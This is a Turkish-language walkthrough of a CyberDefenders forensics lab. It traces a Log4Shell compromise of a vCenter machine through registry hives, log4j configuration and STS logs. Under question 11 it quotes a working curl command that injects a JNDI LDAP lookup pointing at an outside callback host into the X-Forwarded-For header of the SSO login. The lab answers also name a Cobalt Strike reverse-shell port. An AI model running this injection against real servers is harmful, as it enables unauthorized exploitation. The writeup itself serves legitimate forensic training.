
Gerekli Programlar:
Arsenal Image Mounter
RegistryExplorer
RegRipper
EventLog Explorer
dnspy

1) What is the computer hostname?
arsenal image mounter ile diskimizi tanitalim. registry editor yardimiyla
SYSTEM dosyasini acip asagida gosterdigim dizinden bilgisayar adini
bulalim.




Cevap: vcw65

2) What is the Timezone of the compromised machine?
TimeZoneInformation kategorisinde bulunani google da aratinda UTC-8 sonucunu veriyor.




Cevap: UTC-8

3) What is the current build number on the system?
SOFTWARE dosyasini acalim ve F:\Windows\System32\config\SOFTWARE: Microsoft\Windows NT\CurrentVersion buradan yapi numarasini goruyoruz.




Cevap: 14393

4) What is the computer IP?
F:\Windows\System32\config\SYSTEM: ControlSet001\Services\Tcpip\Parameters\Interfaces\{82e90056-fd8d-4a24-913a-fc46f535fddf} buradan dchp'den verilen ip adresine ulasa biliriz.




Cevap: 192.168.112.139

5) What is the domain computer was assigned to?
Parametrs'e tikladigimizda domain ismini yaziyor.




Cevap: cyberdefenders.org

6) When was myoussef user created?
myoussef isimli kullanicinin hangi zamanda olusturuldugunu soruyor.
F:\Windows\System32\config\SAM:
SAM\Domains\Account\Users\Names\myoussef buradan baka bilrisiniz.




Cevap: 2021-12-28 06:57:23 UTC

7) What is the user mhasan password hint?
kullanici olusturulma tarihinden yola cikarak yukaridaki kategoriyi buluyoruz ve sag asagida bize linkedin url'i veriyor.




Cevap: https://www.linkedin.com/in/0xmohamedhasan/

8) What is the version of the VMware product installed on the machine?
bizden vmware hangi surumu kullaniyor diye soruyor.
F:\Windows\System32\config\SOFTWARE:
Microsoft\Windows\CurrentVersion\Uninstall\VMware-VCS



Cevap: 6.7.0.40322

9) What is the version of the log4j library used by the installed VMware product?
vmware tarafindan kullanilan log4j surumunu soruyor.



Cevap: 2.11.2

10) What is the log4j library log level specified in the configuration file?
log4j2 isimli xml dosyasini notepad ile actigimizda log level olan info isimli deger bize lazim olacak.

log4j2 - Notepad

File Edit Format View Help

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration monitorInterval="30" packages="com.vmware.identity.diagnostics">

  <Appenders>
    <RollingFile name="fileAppender" fileName="${sys:vmware.log.dir}/vmware-sts-idmd.log" filePattern
      <PatternLayout pattern="[%d{yyyy-MM-dd'T'HH:mm:ss.SSSXXX} %-20X{TenantNameMDCKey} %-36X{Correla
      <ThresholdFilter level="INFO"/>
      <Policies>
        <SizeBasedTriggeringPolicy size="50 MB"/>
      </Policies>
      <DefaultRolloverStrategy max="5"/>
    </RollingFile>

    <RollingFile name="perfLogAppender" fileName="${sys:vmware.log.dir}/vmware-sts-idmd-perf.log" fil
      <PatternLayout pattern="%d{yyyy-MM-dd'T'HH:mm:ss.SSSXXX} %-5p %m %n"/>
      <ThresholdFilter level="INFO"/>
      <Policies>
        <SizeBasedTriggeringPolicy size="50 MB"/>
      </Policies>
      <DefaultRolloverStrategy max="5"/>
    </RollingFile>

    <!-- VMENVENTLOG is the vmevent log appender -->
```

Cevap: info

11) The attacker exploited log4shell through an HTTP login request. What is the HTTP header used to inject payload?
Google'da biraz arastirma yaptigimda Sprocket Security | How to exploit Log4j vulnerabilities in VMWare... bu link isime yaradi. Buradan X-Forwarded-For kanaatine vardim

The vulnerability is in the X-Forwarded-For header on the vCenter SSO login page. After you've collected your SSO realm value, we'll craft a second cURL command to check if the target host is vulnerable. The cURL command will look something like this:

```
curl --insecure  -vv -H "X-Forwarded-For: \\${jndi:ldap://vcentertest.fccszs.dnslog.cn:1389/lol}" "https://10.10
0.100.5/websso/SAML2/SSO/vcenter.lab?SAMLRequest="
```

Replace the value vcentertest.fccszs.dnslog.cn with a hostname generated on this site: http://dnslog.cn.

You aren't limited to only using dnslog.cn for this step. Ideally, we recommend you set up your own Burp Collaborator or Interactsh server to test for this vulnerability.

Next, replace the value vcenter.lab with the SSO login realm you collected earlier. Issue the cURL command and look for a DNS callback in DNSLog. If the host is vulnerable, you should see something like this come through:

Cevap: X-Forwarded-for

12) The attacker used the log4shell.huntress.com payload to detect if vcenter instance is vulnerable. What is the first link of the log4huntress payload?

ProgramData\VMware\vCenterServer\runtime\VMwareSTSService\logs dizininde olan dosya icerisinde arama yaparsak istedigimizi buluruz

Cevap: log4shell.huntress.com:1389/b1292f3c-a652-4240-8fb4-59c43141f55a


13) When was the first successful login to vsphere WebClient?
vsphere WebClient'e ilk başarılı giriş ne zaman yapıldı?

Cevap: 28/12/2021 20:39:29 UTC

14) What is the attacker's IP address?
Kurbanin IP adresi nedir ?


Cevap: 192.168.112.128

15) What is the port the attacker used to receive the cobalt strike reverse shell?
Saldırganın kobalt vuruşlu ters kabuğu almak için kullandığı bağlantı noktası nedir? bunu alip cyberchefde decode ettigimizde 1337 portunu goruyoruz



Cevap: 1337

16) What is the script name published by VMware to mitigate log4shell vulnerability?
VMware tarafından log4shell güvenlik açığını azaltmak için yayınlanan komut dosyası adı nedir?



https://kb.vmware.com/s/article/87081

vmware CUSTOMER CONNECT | Products and Accounts | Knowledge | Communities | Support | Learning

CVE-2021-44228 & CVE-2021-45046 has been determined to impact vCenter Server 7.0.x, vCenter 6.7.x & vCenter 6.5.x via the Apache Log4j open source component it ships. This vulnerability and its impact on VMware products are documented in the following VMware Security Advisory (VMSA), please review this document before continuing:

- CVE-2021-44228 & CVE-2021-45046 - VMSA-2021-0028

See the **Change log** at the end of this article for all changes and subscribe to the article for updates.

Impact / Risks

